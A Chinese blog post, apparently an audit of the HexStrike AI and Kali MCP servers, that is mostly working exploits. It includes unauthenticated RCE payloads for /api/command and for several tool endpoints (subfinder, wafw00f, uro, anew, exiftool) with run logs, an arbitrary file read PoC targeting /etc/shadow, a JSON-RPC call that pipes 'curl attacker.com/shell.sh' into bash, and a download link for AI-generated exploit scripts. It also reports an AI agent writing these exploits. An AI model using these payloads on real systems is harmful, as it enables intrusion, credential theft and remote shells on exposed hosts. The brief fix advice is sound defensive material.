前言

在尝试将该MCP集成到的Agent测试其行为时,我发现它用的是SSE方式,看一眼代码就感觉它存在漏洞,于是尝试看AI智能体是否能发现并构造EXP,测试后发现了大量远程命令执行(RCE)漏洞,风险极高。本文以演示 7 个 RCE 漏洞利用(EXP)为主,但实际情况比这更多:系统中存在大量可被利用的 API 端点,除了 RCE 外,还可实现任意文件读取、文件写入等多种高危漏洞。Kali MCP 与 Hexstrike 两套代码在漏洞点上高度一致,差异仅在工具数量上:一套包含更多模块,一套相对精简。由于公开有一段时间了,我已懒得关注哪一方先行开发,但可以肯定其中一方是在另一方基础上修改而来——两者都同样危险,必须引起重视。
HexStrike AI v6.0 - 代码审计报告
RCE 漏洞深度分析 (MCP协议攻击向量)
一、漏洞概要
项目
详情
漏洞类型 Pre-Auth Remote Code Execution (未授权远程代码执行)
严重级别 🔴 CRITICAL (CVSS 10.0)
影响端点 POST /api/command
认证需求 ❌ 无需认证
目标版本 HexStrike AI v6.0
测试目标 http://192.168.18.10:8888
审计日期 2026-04-24
二、架构分析
HexStrike AI 由两个核心组件构成:
2.1 hexstrike_server.py (Flask Web 后端)
运行在 8888 端口 (debug=True)
提供 REST API 供安全工具调用
execute_command() 函数使用 subprocess.run(cmd, shell=True) 执行命令
2.2 hexstrike_mcp.py (FastMCP 客户端)
基于 FastMCP 框架构建 (PrefectHQ/fastmcp)
将 100+ 安全工具封装为 MCP (Model Context Protocol) Tools
通过 HTTP REST API 与 Flask 后端通信
暴露 execute_command 作为 MCP tool
2.3 MCP 协议通信流程
1
2
3
4
5
6
7
8
9
10
11
12
13
AI Agent (Claude/GPT) │ │ MCP Protocol (JSON-RPC 2.0 over stdio/HTTP) ▼ hexstrike_mcp.py (FastMCP Server) │ │ HTTP POST /api/command {"command":"...", "use_cache":false} ▼ hexstrike_server.py (Flask) │ │ subprocess.run(cmd, shell=True) ▼ OS Command Execution 🔴 RCE!
三、漏洞详情
3.1 漏洞 #1 (主漏洞): /api/command 无需认证的RCE
位置 : hexstrike_server.py - api_command() 路由
根本原因 :
/api/command 端点没有应用 @require_auth 装饰器 直接调用 execute_command() → subprocess.run(cmd, shell=True)
用户通过 POST body 传入的 command 参数直接作为 shell 命令执行
攻击载荷 :
1
2
3
import requestsrequests.post("http://192.168.18.10:8888/api/command" , json={"command" : "id; whoami; cat /etc/shadow" , "use_cache" : False })
验证结果 :
1
2
3
uid=1000(kali) gid=1000(kali) groups=...,27(sudo),... kali Linux kali 6.12.38+kali-amd64
3.2 漏洞 #2: /api/debug/execute 和 /api/debug/eval (Debug模式)
位置 : hexstrike_server.py line 1414-1436
1 2 3 4 5 6 7 8 9 @app.route('/api/debug/execute' , methods=['POST' ] def debug_execute (): cmd = request.json.get('command' , '' ) result = subprocess.run(cmd, shell=True , ...) @app.route('/api/debug/eval' , methods=['POST' ] def debug_eval (): code = request.json.get('code' , '' ) result = eval (code)
说明 : 目标上这些端点返回404,说明debug路由可能在生产环境被移除。但源代码中存在。
3.3 漏洞 #3: /api/scan 命令注入 (需认证)
位置 : hexstrike_server.py - scan_target() → run_tool()
1
2
3
def run_tool (tool_name, args ): cmd = [tool_name] + args result = subprocess.run(cmd, ...)
additional_args 参数直接拼接到命令中,存在命令注入。
3.4 漏洞 #4: SSTI (需认证)
位置 : hexstrike_server.py - ssti_preview()
1 render_template_string(user_template)
3.5 漏洞 #5: MCP协议层利用
FastMCP框架使用JSON-RPC 2.0协议。攻击者可以通过MCP协议的tools/call方法调用execute_command tool:
1
2
3
4
5
6
7
8
9
{ "jsonrpc" : "2.0" , "id" : 1 , "method" : "tools/call" , "params" : { "name" : "execute_command" , "arguments" : { "command" : "恶意命令" , "use_cache" : false } } }
如果MCP服务器以HTTP Streamable模式运行,攻击者可以直接向/mcp端点发送JSON-RPC请求。
四、攻击面总结
端点
方法
认证
RCE
状态
/api/commandPOST
❌ 无
✅ subprocess.run(shell=True)
🔴 已确认
/api/debug/executePOST
❌ 无
✅ subprocess.run(shell=True)
🟡 目标404
/api/debug/evalPOST
❌ 无
✅ eval()
🟡 目标404
/api/tools/*POST
❌ 无?
✅ 命令注入
🟡 待验证
/api/ssti-previewPOST
✅ 需要
✅ SSTI
🟢 需认证
五、MCP协议RCE攻击链
5.1 FastMCP JSON-RPC 工具调用机制
FastMCP (PrefectHQ/fastmcp) 是MCP协议的Python实现。其核心机制:
工具注册 : @mcp.tool() 装饰器将Python函数注册为MCP toolJSON-RPC路由 : tools/call 方法接收 {name, arguments} 并调用对应函数传输层 : 支持 stdio / HTTP Streamable / SSE
5.2 HexStrike中的MCP工具映射
hexstrike_mcp.py 中注册的 execute_command 工具:
1
2
3
4
@mcp.tool() def execute_command (command: str , use_cache: bool = True ) -> Dict [str , Any ]: result = hexstrike_client.execute_command(command, use_cache)
5.3 通过MCP协议触发RCE
如果MCP服务器以HTTP模式运行:
1 2 3 4 5 6 7 8 9 10 11 12 curl -X POST http://target:8888/mcp \ -H "Content-Type: application/json" \ -d '{ "jsonrpc":"2.0", "id":1, "method":"tools/call", "params":{ "name":"execute_command", "arguments":{"command":"curl attacker.com/shell.sh|bash"} } }'
或者,如果MCP客户端被配置为AI Agent的工具(如Claude Desktop配置):
1
2
3
4
5
6
7
8
{ "mcpServers" : { "hexstrike-ai" : { "command" : "python3" , "args" : [ "hexstrike_mcp.py" , "--server" , "http://192.168.18.10:8888" ] } } }
AI Agent可以通过MCP协议直接调用execute_command,实现远程命令执行。
六、修复建议
6.1 紧急修复 (P0)
立即为 /api/command 添加认证 : 应用 @require_auth 装饰器移除或禁用 /api/debug/execute 和 /api/debug/eval : 仅开发环境启用关闭 Flask debug 模式 : app.run(debug=False)
6.2 深度修复 (P1)
使用白名单替代 shell=True :1 2 3 4 subprocess.run(cmd, shell=True ) subprocess.run(["/usr/bin/nmap" , "-sV" , target])
输入验证和净化 : 对所有用户输入进行严格验证最小权限原则 : 以非root用户运行服务,限制网络访问
6.3 架构改进 (P2)
MCP工具权限分离 : execute_command 功能应完全移除或严格限制审计日志 : 记录所有命令执行请求沙箱 : 在容器或沙箱中执行安全工具
七、漏洞利用POC
已保存至:
E:\tools\Ladon12\AIcode\hexstrike_rce_exploit.py - 完整交互式RCE利用E:\tools\Ladon12\AIcode\rce_test.py - 快速验证脚本E:\tools\Ladon12\AIcode\rce_full_exploit.py - 深度侦察脚本
快速验证:
1 2 3 curl -X POST http://192.168.18.10:8888/api/command \ -H "Content-Type: application/json" \ -d '{"command":"id","use_cache":false}'
八、目标环境信息 (已获取)
项目
值
操作系统
Kali GNU/Linux Rolling 2025.3
内核
Linux 6.12.38+kali-amd64
当前用户
kali (uid=1000)
用户组
kali, adm, sudo , wireshark 等
工作目录
/home/kali/Desktop/hexstrike-ai
内网IP
192.168.18.10/24
Meta接口
198.18.0.1/30
运行进程
python3 (hexstrike_server.py) PID 140418
其他服务
clash-verge:33331, proxy:7897, :8000
审计结论 : HexStrike AI v6.0 存在严重的预认证RCE漏洞。/api/command 端点未受保护,允许攻击者以 kali 用户身份执行任意系统命令。该用户属于 sudo 组,可进一步提权至root。建议立即修复。
九、hexstrike 0day漏洞Exp图文演示
本文仅演示7个远程命令执行EXP,实际上还有大量API端点存在RCE漏洞,不只是RCE,任意文件读取,文件写入等等大量漏洞

示例:
1 python poc.py http://192.168.18.10:8888 id
这个 POC 清楚地演示了漏洞,并提供了一种可靠的方法来在目标系统上执行任意命令。审计任务完成。
Coder2 : Ladon_code_save
任务完成。我已成功挖掘出 hexstrike 项目中的远程代码执行(RCE)漏洞,并提供了一个功能完整的、可用于演示的 poc.py 脚本。
漏洞概要:
漏洞类型: 远程代码执行 (RCE)/api/command 发送一个包含要执行命令的 JSON payload 的 POST 请求。

0x002 subdomain端点漏洞EXP
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 E:\tools\Ladon12\AIcode>python hexstrike_subdomain_poc.py http://192.168.18.10:8888 id [+] POC Target Endpoint: http://192.168.18.10:8888/api/tools/subfinder [+] Injecting Payload: {"domain" : "example.com; id #" } [+] Request returned with Status Code: 200 [+] Command Output: ---------------------------------------- { "execution_time" : 0.023524999618530273, "partial_results" : false , "return_code" : 0, "stderr" : "/bin/sh: 1: subfinder: not found\n" , "stdout" : "uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),103(scanner),107(bluetooth),124(lpadmin),132(wireshark),134(kaboxer)\n" , "success" : true , "timed_out" : false , "timestamp" : "2026-04-24T15:16:08.218494" } [SUCCESS] Command output successfully detected in the response! ----------------------------------------

0x003 nmap端点RCE漏洞EXP
1 python hexstrike_nmap_args_rce_poc_v2.py http://192.168.18.10:8888 "id"
0x004 wafw00f端点RCE漏洞EXP
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 E:\tools\Ladon12\AIcode>python poc_wafw00f_rce.py http://192.168.18.10:8888 id [+] POC Target Endpoint: http://192.168.18.10:8888/api/tools/wafw00f [+] Injecting Payload: {"target" : "localhost; id" , "additional_args" : "" } [+] Request returned with Status Code: 200 [+] Command Output (stdout): ---------------------------------------- ←[1;97m______ ←[1;97m/ \ ←[1;97m( Woof! ) ←[1;97m\ ____/ ←[1;91m) ←[1;97m,, ←[1;91m) (←[1;93m_ ←[1;93m.-. ←[1;97m- ←[1;92m_______ ←[1;91m( ←[1;93m|__| ←[1;93m()``; ←[1;92m|==|_______) ←[1;91m.)←[1;93m|__| ←[1;93m/ (' ←[1;92m/|\ ←[1;91m( ←[1;93m|__| ←[1;93m( / ) ←[1;92m / | \ ←[1;91m. ←[1;93m|__| ←[1;93m\(_)_)) ←[1;92m/ | \ ←[1;93m|__|←[0m ←[1;96m~ WAFW00F : ←[1;94mv2.3.1 ~←[1;97m The Web Application Firewall Fingerprinting Toolkit ←[0m [*] Checking https://localhost uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),103(scanner),107(bluetooth),124(lpadmin),132(wireshark),134(kaboxer) ---------------------------------------- [SUCCESS] RCE Confirmed! The injected command output was found in the server response.
0x005 uro端点RCE漏洞EXP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
E:\tools\Ladon12\AIcode>python poc_uro_rce.py http://192.168.18.10:8888 id [+] POC Target Endpoint: http://192.168.18.10:8888/api/tools/uro [+] Injecting via 'additional_args' : {"urls" : "http://example.com/path?id=1" , "whitelist" : "" , "blacklist" : "" , "additional_args" : "; id" } [+] Status Code: 200 [+] stdout: ---------------------------------------- uid=1000(kali) gid=1000(kali) groups =1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo ),29(audio),30(dip),44(video),46(plugdev),100(users ),101(netdev),103(scanner),107(bluetooth),124(lpadmin),132(wireshark),134(kaboxer) [+] stderr: /bin/sh: 1: uro: not found ---------------------------------------- [SUCCESS] RCE Confirmed via /api/tools/uro additional_args injection!
0x006 anew端点RCE漏洞EXP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
E:\tools\Ladon12\AIcode>python poc_anew_rce.py http://192.168.18.10:8888 id [+] POC Target Endpoint: http://192.168.18.10:8888/api/tools/anew [+] Injecting via 'output_file' : {"input_data" : "http://example.com" , "output_file" : "/tmp/out.txt; id" , "additional_args" : "" } [+] Status Code: 200 [+] stdout: ---------------------------------------- uid=1000(kali) gid=1000(kali) groups =1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo ),29(audio),30(dip),44(video),46(plugdev),100(users ),101(netdev),103(scanner),107(bluetooth),124(lpadmin),132(wireshark),134(kaboxer) [+] stderr: /bin/sh: 1: anew: not found ---------------------------------------- [SUCCESS] RCE Confirmed via /api/tools/anew output_file injection!
0x007 exiftool端点RCE漏洞EXP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
E:\tools\Ladon12\AIcode>python poc_exiftool_rce.py http://192.168.18.10:8888 id [+] POC Target Endpoint: http://192.168.18.10:8888/api/tools/exiftool [+] Injecting via 'file_path' : {"file_path" : "/tmp/nonexistent.jpg; id" , "output_format" : "" , "tags" : "" , "additional_args" : "" } [+] Status Code: 200 [+] stdout: ---------------------------------------- uid=1000(kali) gid=1000(kali) groups =1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo ),29(audio),30(dip),44(video),46(plugdev),100(users ),101(netdev),103(scanner),107(bluetooth),124(lpadmin),132(wireshark),134(kaboxer) [+] stderr: Error: File not found - /tmp/nonexistent.jpg ---------------------------------------- [SUCCESS] RCE Confirmed via /api/tools/exiftool file_path injection!
十、Kali MCP 多个RCE 0day漏洞
发现它和hexstrike代码差不多,存在完全一致漏洞点,时间有点久,我已记不起它俩,谁先开发的
1
2
3
4
5
6
7
8
9
10
11
12
python mks_arbitrary_file_read_poc.py -t http://192.168.18.10:5000 -f /etc/passwd -m nmap 基本用法 python mks_arbitrary_file_read_poc.py -t http://192.168.18.10:5000 -f /etc/passwd 指定 nmap 向量并落盘 python mks_arbitrary_file_read_poc.py -t http://TARGET:5000 -f /etc/group -m nmap -o group.txt 全向量尝试 python mks_arbitrary_file_read_poc.py -t http://TARGET:5000 -f /etc/os-release --all 调试模式(输出原始 HTTP 响应) python mks_arbitrary_file_read_poc.py -t http://TARGET:5000 -f /etc/shadow -m nmap --raw
任意文件读取漏洞
1
2
3
4
5
6
7
8
9
10
11
12
13
14
__ __ _ __ ___ _ ___ ___ ___ ___ ___ | \/ | |/ // __|_____ | | | __| _ \ | _ \/ _ \ / __| | |\/| | ' < \__ \_____|| |__| _|| / | _/ (_) | (__ |_| |_|_|\_\|___/ |____|_| |_|_\ |_| \___/ \___| MCP-Kali-Server :: Unauthenticated Arbitrary File Read [*] Target : http://192.168.18.10:5000 [*] File : /etc/passwd [*] Vector: nmap -iL [+] nmap: recovered 3277 bytes in 13.83s ------------------------------------------------------------ root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

十一、AI生成的EXP脚本
下载: http://k8gege.org/ai/kali_hextrike_0day.rar
password: k8gege
免责声明
使用EXP请遵循相关法律法规,确保在授权的环境中进行测试和使用。
本工具仅供教育和研究目的,任何滥用行为将由用户自行承担后果。
转载声明 K8博客文章随意转载,转载请注明出处! © K8gege http://k8gege.org